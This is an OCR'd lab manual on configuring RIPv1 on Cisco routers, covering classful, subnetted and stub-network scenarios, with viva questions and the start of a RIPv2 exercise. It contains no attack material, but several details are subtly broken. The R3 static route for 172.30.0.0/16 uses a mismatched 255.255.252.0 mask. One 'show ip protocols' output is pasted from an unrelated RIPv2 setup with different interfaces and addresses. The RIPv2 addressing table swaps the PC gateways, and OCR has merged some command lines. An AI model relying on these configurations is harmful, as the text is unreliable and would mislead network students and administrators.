
Scenario C: Running RIPv1 on a Stub Network.

Algorithm: NA

Procedure:

Scenario A: Running RIPv1 on Classful Networks

Topology Diagram



Addressing Table

Device	Interface	IP Address	Subnet Mask	Default Gateway
R1	Fa0/0	192.168.1.1	255.255.255.0	N/A
	S0/0/0	192.168.2.1	255.255.255.0	N/A
R2	Fa0/0	192.168.3.1	255.255.255.0	N/A
	S0/0/0	192.168.2.2	255.255.255.0	N/A
	S0/0/1	192.168.4.2	255.255.255.0	N/A
R3	Fa0/0	192.168.5.1	255.255.255.0	N/A
	S0/0/1	192.168.4.1	255.255.255.0	N/A
PC1	NIC	192.168.1.10	255.255.255.0	192.168.1.1
PC2	NIC	192.168.3.10	255.255.255.0	192.168.3.1
PC3	NIC	192.168.5.10	255.255.255.0	192.168.5.1

Task 1: Prepare the Network.

Step 1: Cable a network that is similar to the one in the Topology Diagram.

You can use any current router in your lab as long as it has the required interfaces shown in the topology.

Note: If you use 1700, 2500, or 2600 routers, the router outputs and interface descriptions will appear different.

Step 2: Clear any existing configurations on the routers.

Task 2: Perform Basic Router Configurations.

Perform basic configuration of the R1, R2, and R3 routers according to the following guidelines:

1. Configure the router hostname.
2. Disable DNS lookup.
3. Configure an EXEC mode password.
4. Configure a message-of-the-day banner.
5. Configure a password for console connections.
6. Configure a password for VTY connections.

Task 3: Configure and Activate Serial and Ethernet Addresses.

Step 1: Configure interfaces on R1, R2, and R3.

Configure the interfaces on the R1, R2, and R3 routers with the IP addresses from the table under the Topology Diagram.

Step 2: Verify IP addressing and interfaces.

Use the **`show ip interface brief`** command to verify that the IP addressing is correct and that the interfaces are active.

When you have finished, be sure to save the running configuration to the NVRAM of the router.

Step 3: Configure Ethernet interfaces of PC1, PC2, and PC3.

Configure the Ethernet interfaces of PC1, PC2, and PC3 with the IP addresses and default gateways from the table under the Topology Diagram.

Step 4: Test the PC configuration by pinging the default gateway from the PC.

Task 4: Configure RIP.

Step 1: Enable dynamic routing.

To enable a dynamic routing protocol, enter global configuration mode and use the **`router`** command.

Enter **`router ?`** at the global configuration prompt to a see a list of available routing protocols on your router.

To enable RIP, enter the command **`router rip`** in global configuration mode.

```
R1(config)#router rip
R1(config-router)#
```

Step 2: Enter classful network addresses.

Once you are in routing configuration mode, enter the classful network address for each directly connected network, using the **network** command.

```
R1(config-router)#network 192.168.1.0 R1(config-router)#network
192.168.2.0
R1(config-router)#
```

The **network** command:

- Enables RIP on all interfaces that belong to this network. These interfaces will now both send and receive RIP updates.
- Advertises this network in RIP routing updates sent to other routers every 30 seconds.

When you are finished with the RIP configuration, return to privileged EXEC mode and save the current configuration to NVRAM.

```
R1(config-router)#end
%SYS-5-CONFIG_I: Configured from console by console
R1#copy run start
```

Step 3: Configure RIP on the R2 router using the `router rip` and `network` commands.

```
R2(config)#router rip
R2(config-router)#network 192.168.2.0
R2(config-router)#network 192.168.3.0
R2(config-router)#network 192.168.4.0
R2(config-router)#end
%SYS-5-CONFIG_I: Configured from console by console
R2#copy run start
```

When you are finished with the RIP configuration, return to privileged EXEC mode and save the current configuration to NVRAM.

Step 4: Configure RIP on the R3 router using the `router rip` and `network` commands.

```
R3(config)#router rip
R3(config-router)#network 192.168.4.0
R3(config-router)#network 192.168.5.0
R3(config-router)#end
%SYS-5-CONFIG_I: Configured from console by console
R3# copy run start
```

When you are finished with the RIP configuration, return to privileged EXEC mode and save the current configuration to NVRAM.

Task 5: Verify RIP Routing.

Step 1: Use the `show ip route` command to verify that each router has all of the networks in the topology entered in the routing table.

Routes learned through RIP are coded with an **R** in the routing table. If the tables are not converged as shown here, troubleshoot your configuration. Did you verify that the configured interfaces are active? Did you configure RIP correctly? Return to Task 3 and Task 4 to review the steps necessary to achieve convergence.

```
R1#show ip route
Codes: C - connected, S - static, I - IGRP, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2, E - EGP
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, ia - IS-IS inter area
       * - candidate default, U - per-user static route, o - ODR
       P - periodic downloaded static route

Gateway of last resort is not set

C    192.168.1.0/24 is directly connected, FastEthernet0/0
C    192.168.2.0/24 is directly connected, Serial0/0/0
R    192.168.3.0/24 [120/1] via 192.168.2.2, 00:00:04, Serial0/0/0
R    192.168.4.0/24 [120/1] via 192.168.2.2, 00:00:04, Serial0/0/0
R    192.168.5.0/24 [120/2] via 192.168.2.2, 00:00:04, Serial0/0/0
R1#


R2#show ip route

<Output omitted>

R    192.168.1.0/24 [120/1] via 192.168.2.1, 00:00:22, Serial0/0/0
C    192.168.2.0/24 is directly connected, Serial0/0/0
C    192.168.3.0/24 is directly connected, FastEthernet0/0
C    192.168.4.0/24 is directly connected, Serial0/0/1
R    192.168.5.0/24 [120/1] via 192.168.4.1, 00:00:23, Serial0/0/1
R2#

R3#show ip route

<Output omitted>

R    192.168.1.0/24 [120/2] via 192.168.4.2, 00:00:18, Serial0/0/1
R    192.168.2.0/24 [120/1] via 192.168.4.2, 00:00:18, Serial0/0/1
R    192.168.3.0/24 [120/1] via 192.168.4.2, 00:00:18, Serial0/0/1
C    192.168.4.0/24 is directly connected, Serial0/0/1
C    192.168.5.0/24 is directly connected, FastEthernet0/0 R3#
```

Step 2: Use the `show ip protocols` command to view information about the routing processes.

The **`show ip protocols`** command can be used to view information about the routing processes that are occurring on the router. This output can be used to verify most RIP parameters to confirm that:

- RIP routing is configured
- The correct interfaces send and receive RIP updates
- The router advertises the correct networks
- RIP neighbors are sending updates

```
R1#show ip protocols
Routing Protocol is "rip"
Sending updates every 30 seconds, next due in 16 seconds
Invalid after 180 seconds, hold down 180, flushed after 240
Outgoing update filter list for all interfaces is not set
Incoming update filter list for all interfaces is not set
Redistributing: rip
Default version control: send version 1, receive any version
  Interface              Send  Recv  Triggered RIP  Key-chain
  FastEthernet0/0        1     2 1
  Serial0/0/0            1     2 1
Automatic network summarization is in effect
Maximum path: 4
Routing for Networks:
      192.168.1.0
      192.168.2.0
Passive Interface(s):
Routing Information Sources:
      Gateway         Distance      Last Update
      192.168.2.2           120
Distance: (default is 120)
R1#
```

R1 is indeed configured with RIP. R1 is sending and receiving RIP updates on FastEthernet0/0 and Serial0/0/0. R1 is advertising networks 192.168.1.0 and 192.168.2.0. R1 has one routing information source. R2 is sending R1 updates.

Step 3: Use the `debug ip rip` command to view the RIP messages being sent and received.

Rip updates are sent every 30 seconds so you may have to wait for debug information to be displayed.

```
R1#debug ip rip
R1#RIP: received v1 update from 192.168.2.2 on Serial0/0/0
      192.168.3.0 in 1 hops
      192.168.4.0 in 1 hops
      192.168.5.0 in 2 hops
RIP: sending  v1 update to 255.255.255.255 via FastEthernet0/0 (192.168.1.1) RIP:
build update entries       network 192.168.2.0 metric 1       network 192.168.3.0
metric 2       network 192.168.4.0 metric 2       network 192.168.5.0 metric 3
RIP: sending  v1 update to 255.255.255.255 via Serial0/0/0 (192.168.2.1) RIP:
build update entries       network 192.168.1.0 metric 1
```


The debug output shows that R1 receives an update from R2. Notice how this update includes all the networks that R1 does not already have in its routing table. Because the FastEthernet0/0 interface belongs to the 192.168.1.0 network configured under RIP, R1 builds an update to send out that interface. The update includes all networks known to R1 except the network of the interface. Finally, R1 builds an update to send to R2. Because of split horizon, R1 only includes the 192.168.1.0 network in the update.

Step 4: Discontinue the debug output with the `undebug all` command.

```
R1#undebug all
All possible debugging has been turned off
```

Scenario B: Running RIPv1 with Subnets and Between Classful Networks

Topology Diagram



Addressing Table

Device	Interface	IP Address	Subnet Mask	Default Gateway
R1	**Fa0/0**	172.30.1.1	255.255.255.0	N/A
	S0/0/0	172.30.2.1	255.255.255.0	N/A
R2	**Fa0/0**	172.30.3.1	255.255.255.0	N/A
	S0/0/0	172.30.2.2	255.255.255.0	N/A
	S0/0/1	192.168.4.9	255.255.255.252	N/A
R3	**Fa0/0**	192.168.5.1	255.255.255.0	N/A

	S0/0/1	192.168.4.10	255.255.255.252	N/A
PC1	**NIC**	172.30.1.10	255.255.255.0	172.30.1.1
PC2	**NIC**	172.30.3.10	255.255.255.0	172.30.3.1
PC3	**NIC**	192.168.5.10	255.255.255.0	192.168.5.1

Task 1: Make Changes between Scenario A and Scenario B

Step 1: Change the IP addressing on the interfaces as shown in the Topology Diagram and the Addressing Table.

Sometimes when changing the IP address on a serial interface, you may need to reset that interface by using the **shutdown** command, waiting for the LINK-5-CHANGED message, and then using the **no shutdown** command. This process will force the IOS to starting using the new IP address.

```
R1(config)#int s0/0/0
R1(config-if)#ip add 172.30.2.1 255.255.255.0
R1(config-if)#shutdown

%LINK-5-CHANGED: Interface Serial0/0/0, changed state to administratively down
%LINEPROTO-5-UPDOWN: Line protocol on Interface Serial0/0/0, changed state to down
R1(config-if)#no shutdown

%LINK-5-CHANGED: Interface Serial0/0/0, changed state to up
R1(config-if)#
%LINEPROTO-5-UPDOWN: Line protocol on Interface Serial0/0/0, changed state to up
```

Step 2: Verify that routers are active.

After reconfiguring all the interfaces on all three routers, verify that all necessary interfaces are active with the **show ip interface brief** command.

Step 3: Remove the RIP configurations from each router.

Although you can remove the old **network** commands with the **no** version of the command, it is more efficient to simply remove RIP and start over. Remove the RIP configurations from each router with the **no router rip** global configuration command. This will remove all the RIP configuration commands including the **network** commands.

```
R1(config)#no router rip

R2(config)#no router rip

R3(config)#no router rip
```

Task 2: Configure RIP

Step 1: Configure RIP routing on R1 as shown below.

```
R1(config)#router rip
R1(config-router)#network 172.30.0.0
```

Notice that only a single network statement is needed for R1. This statement includes both interfaces on different subnets of the 172.30.0.0 major network.

Step 2: Configure R1 to stop sending updates out the FastEthernet0/0 interface.

Sending updates out this interface wastes the bandwidth and processing resources of all devices on the LAN. In addition, advertising updates on a broadcast network is a security risk. RIP updates can be intercepted with packet sniffing software. Routing updates can be modified and sent back to the router, corrupting the router table with false metrics that misdirects traffic.

The **passive-interface fastethernet 0/0** command is used to disable sending RIPv1 updates out that interface. When you are finished with the RIP configuration, return to privileged EXEC mode and save the current configuration to NVRAM.

```
R1(config-router)#passive-interface fastethernet 0/0
R1(config-router)#end
%SYS-5-CONFIG_I: Configured from console by console R1#copy run
start
```

Step 3: Configure RIP routing on R2 as shown below.

```
R2(config)#router rip
R2(config-router)#network 172.30.0.0
R2(config-router)#network 192.168.4.0
R2(config-router)#passive-interface fastethernet 0/0
R2(config-router)#end
%SYS-5-CONFIG_I: Configured from console by console
R2#copy run start
```

Again notice that only a single network statement is needed for the two subnets of 172.30.0.0. This statement includes both interfaces, on different subnets, of the 172.30.0.0 major network. The network for the WAN link between R2 and R3 is also configured.

When you are finished with the RIP configuration, return to privileged EXEC mode and save the current configuration to NVRAM.

Step 4: Configure RIP routing on R3 as shown below.

```
R3(config)#router rip
R3(config-router)#network 192.168.4.0
R3(config-router)#network 192.168.5.0
R3(config-router)#passive-interface fastethernet 0/0
R3(config-router)#end
%SYS-5-CONFIG_I: Configured from console by console
R3#copy run start
```

When you are finished with the RIP configuration, return to privileged EXEC mode and save the current configuration to NVRAM.

Task 3: Verify RIP Routing

Step 1: Use the `show ip route` command to verify that each router has all of the networks in the topology in the routing table.

```
R1#show ip route

<Output omitted>

     172.30.0.0/24 is subnetted, 3 subnets
C       172.30.1.0 is directly connected, FastEthernet0/0
C       172.30.2.0 is directly connected, Serial0/0/0
R       172.30.3.0 [120/1] via 172.30.2.2, 00:00:22, Serial0/0/0
R    192.168.4.0/24 [120/1] via 172.30.2.2, 00:00:22, Serial0/0/0 R
192.168.5.0/24 [120/2] via 172.30.2.2, 00:00:22, Serial0/0/0 R1#
```

Note: RIPv1 is a classful routing protocol. Classful routing protocols do not send the subnet mask with network in routing updates. For example, 172.30.1.0 is sent by R2 to R1 without any subnet mask information.

```
R2#show ip route

<Output omitted>

     172.30.0.0/24 is subnetted, 3 subnets
R       172.30.1.0 [120/1] via 172.30.2.1, 00:00:04, Serial0/0/0
C       172.30.2.0 is directly connected, Serial0/0/0
C       172.30.3.0 is directly connected, FastEthernet0/0
     192.168.4.0/30 is subnetted, 1 subnets
C       192.168.4.8 is directly connected, Serial0/0/1
R    192.168.5.0/24 [120/1] via 192.168.4.10, 00:00:19, Serial0/0/1
R2#

R3#show ip route
<Output omitted>

R    172.30.0.0/16 [120/1] via 192.168.4.9, 00:00:22, Serial0/0/1
     192.168.4.0/30 is subnetted, 1 subnets
C       192.168.4.8 is directly connected, Serial0/0/1 C
192.168.5.0/24 is directly connected, FastEthernet0/0
```

Step 2: Verify that all necessary interfaces are active.

If one or more routing tables does not have a converged routing table, first make sure that all necessary interfaces are active with **`show ip interface brief`**.

Then use **`show ip protocols`** to verify the RIP configuration. Notice in the output from this command that the FastEthernet0/0 interface is no longer listed under **Interface** but is now listed under a new section of the output: **Passive Interface(s)**.

```
R1#show ip protocols Routing
Protocol is "rip"
```

```
   Sending updates every 30 seconds, next due in 20 seconds   Invalid
after 180 seconds, hold down 180, flushed after 240
  Outgoing update filter list for all interfaces is not set
  Incoming update filter list for all interfaces is not set
  Redistributing: rip
  Default version control: send version 2, receive version 2
    Interface             Send  Recv  Triggered RIP  Key-chain
    Serial0/1/0           2     2
  Automatic network summarization is in effect
  Maximum path: 4
  Routing for Networks:
    172.30.0.0     209.165.200.0
Passive Interface(s):
     FastEthernet0/0
  Routing Information Sources:
    Gateway         Distance      Last Update
    209.165.200.229      120      00:00:15
  Distance: (default is 120)
```

Step 3: View the RIP messages being sent and received.

To view the RIP messages being sent and received use the **`debug ip rip`** command. Notice that RIP updates are not sent out of the fa0/0 interface because of the **`passive-interface fastethernet 0/0`** command.


```
R1#debug ip rip
R1#RIP: sending  v1 update to 255.255.255.255 via Serial0/0/0 (172.30.2.1) RIP:
build update entries       network 172.30.1.0 metric 1
RIP: received v1 update from 172.30.2.2 on Serial0/0/0
      172.30.3.0 in 1 hops
```

Step 4: Discontinue the debug output with the `undebug all` command.

```
R1#undebug all
All possible debugging has been turned off
```

Scenario C: Running RIPv1 on a Stub Network

Topology Diagram



Background

In this scenario we will modify Scenario B to only run RIP between R1 and R2. Scenario C is a typical configuration for most companies connecting a stub network to a central headquarters router or an ISP. Typically, a company runs a dynamic routing protocol (RIPv1 in our case) within the local network but finds it unnecessary to run a dynamic routing protocol between the company's gateway router and the ISP. For example, colleges with multiple campuses often run a dynamic routing protocol between campuses but use default routing to the ISP for access to the Internet. In some cases, remote campuses may even use default routing to the main campus, choosing to use dynamic routing only locally.

To keep our example simple, for Scenario C, we left the addressing intact from Scenario B. Let's assume that R3 is the ISP for our Company XYZ, which consists of the R1 and R2 routers using the 172.30.0.0/16 major network, subnetted with a /24 mask. Company XYZ is a stub network, meaning that there is only one way in and one way out of the 172.30.0.0/16 network—in via R2 (the gateway router) and out via R3 (the ISP). It doesn't make sense for R2 to send R3 RIP updates for the 172.30.0.0 network every 30 seconds, because R3 has no other way to get to 172.30.0.0 except through R2. It makes more sense for R3 to have a static route configured for the 172.30.0.0/16 network pointing to R2.

How about traffic from Company XYZ toward the Internet? It makes no sense for R3 to send over 120,000 summarized Internet routes to R2. All R2 needs to know is that if a packet is not destined for a host on the 172.30.0.0 network, then it should send the packet to the ISP, R3. This is the same for all other Company XYZ routers (only R1 in our case). They should send all traffic not destined for the 172.30.0.0 network to R2. R2 would then forward the traffic to R3.

Task 1: Make Changes between Scenario B and Scenario C.

Step 1: Remove network 192.168.4.0 from the RIP configuration for R2.

Remove network 192.168.4.0 from the RIP configuration for R2, because no updates will be sent between R2 and R3 and we don't want to advertise the 192.168.4.0 network to R1.

```
R2(config)#router rip
R2(config-router)#no network 192.168.4.0
```

Step 2: Completely remove RIP routing from R3.

```
R3(config)#no router rip
```

Task 2: Configure the Static Route on R3 for the 172.30.0.0/16 network.

Because R3 and R2 are not exchanging RIP updates, we need to configure a static route on R3 for the 172.30.0.0/16 network. This will send all 172.30.0.0/16 traffic to R2.

```
R3(config)#ip route 172.30.0.0 255.255.252.0 serial0/0/1
```

Task 3: Configure a Default Static Route on R2.

Step 1: Configure R2 to send default traffic to R3.

Configure a default static route on R2 that will send all default traffic—packets with destination IP addresses that do not match a specific route in the routing table—to R3.

```
R2(config)# ip route 0.0.0.0 0.0.0.0 serial 0/0/1
```

Step 2: Configure R2 to send default static route information to R1.

The **default-information originate** command is used to configure R2 to include the default static route with its RIP updates. Configure this command on R2 so that the default static route information is sent to R1.

```
R2(config)#router rip
R2(config-router)#default-information originate
R2(config-router)#
```

Note: Sometimes it is necessary to clear the RIP routing process before the **default-information originate** command will work. First, try the command **clear ip route *** on both R1 and R2. This command will cause the routers to immediately flush routes in the routing table and request updates from each other. Sometimes this does not work with RIP. If the default route information is still not sent to R1, save the configuration on R1 and R2 and then reload both routers. Doing this will reset the hardware and both routers will restart the RIP routing process.

Task 4: Verify RIP Routing.

Step 1: Use the show ip route command to view the routing table on R2 and R1.

```
R2#show ip route
Codes: C - connected, S - static, I - IGRP, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2, E - EGP
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, ia - IS-IS inter area
* - candidate default, U - per-user static route, o - ODR
```

```
        P - periodic downloaded static route

Gateway of last resort is 0.0.0.0 to network 0.0.0.0
     172.30.0.0/24 is subnetted, 3 subnets
C       172.30.2.0 is directly connected, Serial0/0/0
C       172.30.3.0 is directly connected, FastEthernet0/0
R       172.30.1.0 [120/1] via 172.30.2.1, 00:00:16, Serial0/0/0
     192.168.4.0/30 is subnetted, 1 subnets
C    192.168.4.8 is directly connected, Serial0/0/1
S*   0.0.0.0/0 is directly connected, Serial0/0/1
```

Notice that R2 now has a static route tagged as a **candidate default**.

```
R1#show ip route
Codes: C - connected, S - static, I - IGRP, R - RIP, M - mobile, B - BGP
D    - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2        E1
- OSPF external type 1, E2 - OSPF external type 2, E - EGP
       i - IS-IS, L1 - IS-IS level-1, L2 - IS-IS level-2, ia - IS-IS inter area
* - candidate default, U - per-user static route, o - ODR
       P - periodic downloaded static route

Gateway of last resort is 172.30.2.2 to network 0.0.0.0

     172.30.0.0/24 is subnetted, 3 subnets
C       172.30.2.0 is directly connected, Serial0/0/0
R       172.30.3.0 [120/1] via 172.30.2.2, 00:00:05, Serial0/0/0
C       172.30.1.0 is directly connected, FastEthernet0/0 R*
0.0.0.0/0 [120/1] via 172.30.2.2, 00:00:19, Serial0/0/0
```

Notice that R1 now has a RIP route tagged as a **candidate default** route. The route is the “quad-zero” default route sent by R2. R1 will now send default traffic to the **Gateway of last resort** at 172.30.2.2, which is the IP address of R2.

Step 2: View the RIP updates that are sent and received on R1 with the `debug ip rip` command.

```
R1#debug ip rip
RIP protocol debugging is on
R1#RIP: sending  v1 update to 255.255.255.255 via Serial0/0/0 (172.30.2.1) RIP:
build update entries       network 172.30.1.0 metric 1
RIP: received v1 update from 172.30.2.2 on Serial0/0/0
      0.0.0.0 in 1 hops
      172.30.3.0 in 1 hops
```

Notice that R1 is receiving the default route from R2.

Step 3: Discontinue the debug output with the `undebug all` command.

```
R1#undebug all
All possible debugging has been turned off
```

Step 4: Use the `show ip route` command to view the routing table on R3.

```
R3#show ip route

<Output omitted>

S     172.30.0.0/16 is directly connected, Serial0/0/1
      192.168.4.0/30 is subnetted, 1 subnets
C        192.168.4.8 is directly connected, Serial0/0/1
C     192.168.5.0/24 is directly connected, FastEthernet0/0
```

Notice that RIP is not being used on R3. The only route that is not directly connected is the static route.

Task 5: Document the Router Configurations

On each router, capture the following command output to a text file and save for future reference:

- Running configuration
- Routing table
- Interface summarization
- Output from **`show ip protocols`**

Task 6: Clean Up

Erase the configurations and reload the routers. Disconnect and store the cabling. For PC hosts that are normally connected to other networks (such as the school LAN or to the Internet), reconnect the appropriate cabling and restore the TCP/IP settings.

Output: NA

Conclusion: In conclusion, configuring RIPv1 (Routing Information Protocol version 1) in Packet Tracer provides foundational knowledge of dynamic routing protocols. RIPv1 automates the process of sharing routing information between routers, simplifying network management in small to medium-sized networks. Through hands-on practice, students learn how to configure, verify, and troubleshoot RIPv1, understanding its limitations, such as lack of support for VLSM (Variable Length Subnet Mask) and its use of broadcast updates. This experience is crucial for grasping the basics of dynamic routing and preparing for more advanced routing protocols.

Viva Questions:

1. What is RIPv1, and how does it differ from RIPv2?

2. How do you enable RIPv1 on a router in Packet Tracer?

3. What command is used to start the RIPv1 configuration process?

4. What is the maximum hop count limit in RIPv1, and why is it important?

5. How does RIPv1 handle routing updates between routers?

6. What is the purpose of the `network` command in RIPv1 configuration?

7. How would you verify that RIPv1 is correctly configured on a router?

8. What are some limitations of RIPv1 compared to other dynamic routing protocols?

9. How does RIPv1 manage subnet information, and what are its implications?

10. Why might a network administrator choose to use RIPv1 in a given network scenario?

11. How can you view the routing table of a router running RIPv1?

12. What is split horizon, and how does it function in RIPv1?

13. How do you disable RIPv1 on a router if needed?


14. What happens if there is a loop in the network when using RIPv1?

15. Can you explain how RIPv1 handles convergence, and what challenges might arise?

PROGRAM -7 (b)

Aim: Configuration of RIPv2 Configuration.

Theoretical Description: Topology Diagram



Addressing Table

Device	Interface	IP Address	Subnet Mask	Default Gateway
R1	Fa0/0	172.30.1.1	255.255.255.0	N/A
	Fa0/1	172.30.2.1	255.255.255.0	N/A
	S0/0/0	209.165.200.230	255.255.255.252	N/A
R2	Fa0/0	10.1.0.1	255.255.0.0	N/A
	S0/0/0	209.165.200.229	255.255.255.252	N/A
	S0/0/1	209.165.200.233	255.255.255.252	N/A
R3	Fa0/0	172.30.100.1	255.255.255.0	N/A
	S0/0/1	209.165.200.234	255.255.255.252	N/A
	Lo0	172.30.110.1	255.255.255.0	N/A
	Lo1	172.30.200.17	255.255.255.240	N/A
	Lo2	172.30.200.33	255.255.255.240	N/A
PC1	NIC	172.30.1.10	255.255.255.0	172.30.2.1

PC2	**NIC**	172.30.2.10	255.255.255.0	172.30.1.1
PC3	**NIC**	10.1.0.10	255.255.0.0	10.1.0.1
PC4	**NIC**	172.30.100.10	255.255.255.0	172.30.100.1

Algorithm: NA

Procedure: Step 1: Configure the routers

